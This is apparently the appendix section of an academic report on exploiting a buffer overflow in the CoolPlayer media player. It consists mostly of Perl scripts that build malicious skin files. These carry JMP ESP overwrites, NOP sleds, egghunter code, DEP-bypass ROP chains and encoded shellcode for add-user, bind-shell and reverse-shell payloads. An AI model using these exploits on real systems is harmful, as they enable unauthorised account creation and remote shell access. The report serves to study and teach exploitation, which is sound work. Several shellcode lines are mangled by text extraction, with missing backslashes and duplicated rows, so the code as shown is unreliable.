
Figure 3: SearchSecurity. 2020. *How Do Buffer Overflow Attacks Work?*. [online] Available at: <u>https://searchsecurity.techtarget.com/tip/1048483/Buffer-overflow-attacks-How-do-they-work</u> [Accessed 11 March 2020].

Figure4:Salehsecurity.files.wordpress.com.2020.[online]Availableat:https://salehsecurity.files.wordpress.com/2017/12/15.png?w=656[Accessed 8 April 2020].

Blackhat.com.2020.[online]Availableat:https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-tsyrklevich.pdf[Accessed 17 April 2020].

# **A**PPENDICES

## APPENDIX A – INITIALCRASHTEST.PL



## APPENDIX B - 2000MONAPATTERN.TXT

Output generated by mona.py v2.0, rev 374 - Immunity Debugger
Corelan Team - https://www.corelan.be
OS : xp, release 5.1.2600
Process being debugged : _no_name (pid 0)
2020-03-22 23:00:08
Pattern of 2000 bytes :

\_\_\_\_\_

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6 Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3 Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai 1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1 An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3A q4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2 At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw 0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6 Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4 Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be 2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0B h1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1 Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8B m9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5 Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3B s4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2 Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx 9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7 Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd 5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3C g4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3C j4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3 Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co

# APPENDIX C - 2000ToFindEipDistance.pl

```
# Output filename
my $file= "2000TestCrash.ini";
# Header information for the playlist skin file
my $junk1 = "[CoolPlayer Skin]\n PlaylistSkin=";
# Pattern to test crash location
$junk1
.="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8
Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8
Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9A10A11A12A13A14A15A16A17A18A19Am0Am1Am2Am3
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8
Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3
Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8
At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3
```

Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8 Av9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3 Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8 Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3 Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8 Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B10B11B12B13 B14B15B16B17B18B19Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8 Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3 Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8 Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3 Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8 Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3 Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8 Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3 Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8 Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3 Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8 Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co";

```
# Output to file
open($FILE,">$file");
print $FILE $junk1.$eip.$junk2;
close($FILE);
```

## APPENDIX D – CALCULATOR EXPLOIT.PL

```
# Output filename
$file= "CalculatorCrash.ini";
# Header information for the playlist skin file
my $junk1 = "[CoolPlayer Skin]\n PlaylistSkin=" ."A" x 1056;
# Addition of JMP ESP memory location
my $eip = pack('V', 0x7C86467B);
# NOPs
my $shellcode = "\x90" x 16;
# Calculator shellcode
my $shellcode =
$shellcode."\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
```

```
"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32"
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50"
"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b"
"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f"
x52x4fx4cx47x4bx4fx49x45x4fx4bx5ax50x58x35
"\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .
#Output to file
open($FILE,">$file");
print $FILE $junk1.$eip.$shellcode;
close($FILE);
```

## **3.5** APPENDIX E – ADDUSER.TXT

my \$buf =

"\x89\xe7\xd9\xf7\xd9\x77\xf4\x5b\x53\x59\x49\x49\x49\x49".

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56".

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41".

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42". "\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d". "\x38\x4d\x59\x43\x30\x43\x30\x43\x30\x45\x30\x4d\x59\x4b". "\x55\x56\x51\x49\x42\x45\x34\x4c\x4b\x56\x32\x56\x50\x4c". "\x4b\x51\x42\x54\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x43". "\x42\x51\x38\x54\x4f\x4e\x57\x50\x4a\x47\x56\x56\x51\x4b". "\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x45". "\x52\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f". "\x37\x4d\x32\x5a\x50\x56\x32\x51\x47\x4c\x4b\x56\x32\x52". "\x30\x4c\x4b\x51\x52\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47". "\x30\x43\x48\x4c\x45\x4f\x30\x43\x44\x50\x4a\x43\x31\x58". "\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x51\x48\x51". "\x30\x45\x51\x4e\x33\x4d\x33\x47\x4c\x50\x49\x4c\x4b\x47" "\x44\x4c\x4b\x43\x31\x58\x56\x56\x51\x4b\x4f\x56\x51\x4f". "\x30\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x58\x47\x56". "\x58\x4d\x30\x43\x45\x4b\x44\x54\x43\x43\x4d\x5a\x58\x47". "\x4b\x43\x4d\x51\x34\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50". "\x58\x47\x54\x43\x31\x49\x43\x45\x36\x4c\x4b\x54\x4c\x50". "\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x58\x53\x4c\x4b\x43". "\x34\x4c\x4b\x43\x31\x58\x50\x4d\x59\x50\x44\x47\x54\x56". "\x44\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b". "\x4f\x4b\x50\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x45\x42\x5a". "\x4b\x4b\x36\x51\x4d\x43\x5a\x43\x31\x4c\x4d\x55\x58". "\x39\x45\x50\x43\x30\x45\x50\x50\x50\x45\x38\x56\x51\x4c". "\x4b\x52\x4f\x4b\x37\x4b\x4f\x58\x55\x4f\x4b\x4c\x30\x4f". "\x45\x4e\x42\x50\x56\x52\x48\x4e\x46\x5a\x35\x4f\x4d\x4d". "\x4d\x4b\x4f\x4e\x35\x47\x4c\x45\x56\x43\x4c\x45\x5a\x4b". "\x30\x4b\x4b\x4b\x50\x43\x45\x43\x35\x4f\x4b\x51\x57\x54". "\x53\x52\x52\x52\x4f\x52\x4a\x43\x30\x56\x33\x4b\x4f\x4e".

"\x35\x45\x33\x52\x4d\x52\x44\x56\x4e\x43\x55\x52\x58\x45" . "\x35\x47\x50\x56\x4f\x52\x43\x47\x50\x52\x4e\x45\x35\x43" . "\x44\x47\x50\x54\x35\x54\x33\x45\x35\x52\x52\x47\x50\x50" . "\x48\x45\x31\x45\x33\x52\x4b\x52\x45\x43\x54\x51\x45\x52" . "\x53\x52\x45\x54\x32\x47\x50\x56\x35\x43\x43\x45\x35\x43" . "\x52\x56\x30\x43\x51\x54\x33\x43\x43\x52\x57\x52\x4f\x52" . "\x52\x43\x54\x47\x50\x56\x4f\x47\x31\x51\x54\x50\x44\x47" . "\x50\x51\x36\x51\x36\x47\x50\x52\x4e\x45\x35\x54\x34\x51" . "\x50\x51\x36\x51\x36\x47\x50\x52\x4e\x45\x35\x54\x34\x51" . "\x50\x51\x36\x51\x36\x47\x50\x52\x4e\x45\x35\x54\x34\x51" . "\x50\x51\x36\x51\x36\x47\x50\x52\x4e\x45\x31\x52\x44\x57\x52" . "\x52\x52\x4f\x52\x4f\x52\x45\x31\x52\x44\x57\x52" . "\x52\x52\x4f\x52\x4f\x52\x46\x52\x44\x50\x55\x52\x54\x43\x45" . "\x51\x43\x44\x52\x4f\x52\x46\x52\x44\x50\x55\x52\x54\x43\x44\x52" . "\x31\x43\x53\x52\x4b\x45\x35\x52\x44\x50\x55\x52\x53\x54\x43\x44\x52" . "\x55\x54\x32\x51\x30\x56\x4f\x51\x51\x51\x54\x54\x43" . "\x30\x41\x41";

#### **3.6** APPENDIX F – ADDUSER.PL

```
# Output filename
$file= "addUser.ini";
# Header information for the playlist skin file
my $junk1 = "[CoolPlayer Skin]\n PlaylistSkin=" ."A" x 1056;
# Addition of JMP ESP memory location
my $eip = pack('V', 0x7C86467B);
# NOPs
my $shellcode = "\x90" x 16;
# Add user shellcode
my $shellcode =
$shellcode."\x89\xe7\xd9\xf7\xd9\x77\xf4\x5b\x53\x59\x49\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
```

```
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
"\x4b\x51\x42\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x43"
"\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x45"
"\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x51\x48\x51"
"\x58\x4d\x30\x43\x45\x4b\x44\x54\x43\x43\x4d\x5a\x58\x47"
"\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x58\x53\x4c\x4b\x43"
"\x4b\x52\x4f\x4b\x37\x4b\x4f\x58\x55\x4f\x4b\x4c\x30\x4f"
"\x35\x45\x33\x52\x4d\x52\x44\x56\x4e\x43\x55\x52\x58\x45"
"\x52\x52\x4f\x52\x55\x52\x50\x51\x30\x47\x31\x52\x44\x52"
"\x30\x41\x41";
#Output to file
open($FILE,">$file");
print $FILE $junk1.$eip.$shellcode;
close($FILE);
```

## **3.7** Appendix **G** – egghunter.pl


```
$file = "EggCalcExploit.ini";
# Header information for the playlist skin file
$junk1 = "[CoolPlayer Skin]\n PlaylistSkin=";
# Distance to EIP
$junk1 .= "A" x 1056;
$junk1 .= pack('V', 0x7C86467B);
# NOPs
$junk1 .= "\x90" x 16;
# Egghunter Code
$junk1 .= "\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43".
"\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41"
"\x44\x42\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a"
# NOPs added after Egghunter code
$junk1 .= "\x90" x 200;
# Egghunter Identifier
$junk1 .= "w00tw00t";
$junk1 .= "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43" .
```

```
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42"
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45"
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e"
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43"
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b"
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e"
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
open($FILE,">$file");
print $FILE $junk1;
close($FILE);
```

### 3.8 APPENDIX H - ROPCALC.PL

```
$file= "calc.ini";
$buffer = "[CoolPlayer Skin]\n PlaylistSkin=";
$buffer .= "A" x 1048;
$buffer .= pack('V',0x77c1282e);
```

```
$buffer .= pack('V',0x77c28bbe);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c28bbe);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c2362c);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);#
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e0da);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);# put delta into eax (-> put 0x00001000
into edx)
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 #
RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c52217);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);# put delta into eax (-> put 0x00000040
into ecx)
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 #
RETN [msvcrt.dll]
$buffer .= pack('V',0x77c13ffd);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3aeca);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c23181);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c34fcd);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459);# ptr to 'push esp # ret ' [msvcrt.dll]
$buffer .="x90" x 16;
#shellbind shellcode
$buffer .=
"\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43"
x47x58x54x4fx4ex57x51x5ax51x5ax51x36x50x31x4bx4f
"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54"
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50"
```



### **3.9** APPENDIX I – ROPCALCALT.PL

```
$file= "calc.ini";
$buffer = "[CoolPlayer Skin]\n PlaylistSkin=";
$buffer .= "A" x 1048;
$buffer .= pack('V',0x77c1282e);
$buffer .= pack('V',0x77c28bbe);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c28bbe);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c461bb);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);#
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e0da);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);# put delta into eax (-> put 0x00001000
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 #
RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c52217);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);# put delta into eax (-> put 0x00000040
```

```
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 #
RETN [msvcrt.dll]
$buffer .= pack('V',0x77c13ffd);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3aeca);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c23181);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c34fcd);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459);# ptr to 'push esp # ret ' [msvcrt.dll]
$buffer .="\times90" x 16;
#shellbind shellcode
$buffer .=
"\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x42\x58\x50\x38\x41\x43\x4a\x49\x4b\x4c\x4d\x38\x4b"
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50"
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51"
\frac{x50}{x50}
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e"
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b"
"\x4b\x4b\x50\x43\x45\x55\x4f\x4b\x47\x37\x54\x53\x43"
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52"
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43"
```

"\x55\x45\x50\x41\x41";

```
open($FILE,">$file");
print $FILE $buffer;
close($FILE);
```

## 3.10 APPENDIX J - REVERSESHELL.PL

```
# Output filename
$file= "ReverseShell.ini";
# Header information for the playlist skin file
my $junk1 = "[CoolPlayer Skin]\n PlaylistSkin=" ."A" x 1056;
# Addition of JMP ESP memory location
my $eip = pack('V', 0x7C86467B);
# NOPs
my shellcode = "\x90" \times 16;
my $shellcode =
$shellcode."\x89\xe6\xda\xdc\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43"
 \x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58"
"\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x45\x52"
"\x56\x44\x45\x51\x49\x43\x43\x56\x4c\x4b\x54\x4c\x50\x4b"
"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x49\x43\x4c\x4b\x45\x54"
```

```
"\x4c\x4b\x45\x51\x58\x50\x4b\x39\x47\x34\x56\x44\x56\x44" .
"\x51\x4b\x51\x4b\x43\x51\x51\x49\x51\x4a\x50\x51\x4b\x4f" .
"\x4b\x50\x51\x48\x51\x4f\x50\x5a\x4c\x4b\x45\x42\x5a\x4b" .
"\x4c\x46\x51\x4d\x52\x4a\x43\x31\x4c\x4d\x4d\x55\x4f\x49" .
"\x4c\x46\x51\x4d\x52\x4a\x43\x31\x4c\x4d\x4d\x55\x4f\x49" .
"\x45\x50\x43\x30\x45\x50\x56\x30\x45\x38\x56\x51\x4c\x4b" .
"\x45\x50\x43\x30\x45\x50\x56\x30\x45\x38\x56\x51\x4c\x4b" .
"\x45\x50\x43\x30\x45\x50\x56\x30\x45\x38\x56\x51\x4c\x4b" .
"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x36\x44\x56\x46\x43\x4c\x54\x4a\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50" .
"\x4b\x4b\x4b\x50\x41\x45\x50\x54\x45\x47\x4b\x56\x44\x56\x44\x50\x31\x51\x30\x47\x44\x50\x34" .
"\x56\x54\x47\x49\x47\x42\x56\x44\x55\x54\x38\x43\x55\x54\x38\x43\x55\x47\x50" .
"\x45\x50\x41\x41";
#Output to file
open($FILE,">$file");
```

print \$FILE \$junk1.\$eip.\$shellcode;

close(\$FILE);

47 | Page